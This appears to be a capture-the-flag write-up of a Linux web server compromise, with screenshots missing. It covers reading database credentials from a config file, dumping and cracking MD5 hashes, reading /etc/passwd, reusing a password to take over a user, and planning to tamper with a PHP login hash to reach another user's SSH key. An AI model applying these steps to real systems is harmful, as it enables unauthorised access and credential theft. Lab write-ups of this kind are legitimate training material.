


The target server has python version 3.6 installed on it; therefore, we can upgrade our shell.




**Expanding Our Control**


Executing the command whoami reveals that we are the www-data user. This gives us the ability to view and modify most files on the webserver. While this is great, we still can’t access any files owned by root or any other user on the system. We can use the netstat command to list services that are listening on the local interface: netstat -antp | grep LISTEN




Port 3306 is usually mysql so we know that the target machine is using a mysql database. Changing to the /opt/ona/www/local/config directory reveals a configuration file: database\_settings.inc.php. Using the cat command on the file gives us the credentials to the mysql database.




We can use the command mysql -h 127.0.0.1 -u ona\_sys -P 3306 -p to login to the database.




We accessed the database and dumped the password hashes contained within.




The passwords were hashed using MD5 and took about 5 seconds to crack with hashcat. The user guest is using the password test and the user admin is using the password admin (wonderful passwords). Now we have three passwords to try on the target machine. Lets cat the /etc/passwd file to get a list of users on the system.




Looking at the above screenshot we notice that the users jimmy and Joanna have active accounts. It turns out that we can access jimmy’s account by providing the password n1nj4W4rri0R!.




**Compromising Additional Users**

Using the groups command will tell us what groups Jimmy belongs to. 


The tool lse.sh (available here: <https://github.com/diego-treitos/linux-smart-enumeration>) will automize some of the privilege escalation process for us by looking for common exploitation techniques, world writeable files, files outside of the current users home directory that can be written to by the compromised user, and much more. We will upload the script to the target computer and run it.




We run the script After uploading it. In this case lse.sh found an interesting directory that is writeable by Jimmy (/var/www/internal).




There are a few interesting scripts in the /var/www/internal directory. The index.php script seems to process attempts to login to the web site. The interesting part of the script is shown below:




This script accepts gets a username and password from a post request, uses SHA512 to hash the password, and compares it to the SHA512 hash of the correct password. If the username entered was jimmy and the password entered matches, the login attempt is considered valid and the user is redirected to main.php. Main.php contains the following code:




Main.php checks the session cookie for a username cookie. If the username is in the cookie it will display the contents of joanna’s SSH private key file. The issue with these scripts can be observed by noting that jimmy owns all of them. 

Consequently, Jimmy can make changes to the scripts. Changing the sha512 hash in the index.php script to a password that we select is the easiest way to gain access. We will change the SHA512 hash to the hash obtained when you perform the SHA512 algorithm on the password ninja.



This script is not present on the publicly accessible http server that we broke into earlier. This script can only be accessed from the localhost on port 52846.



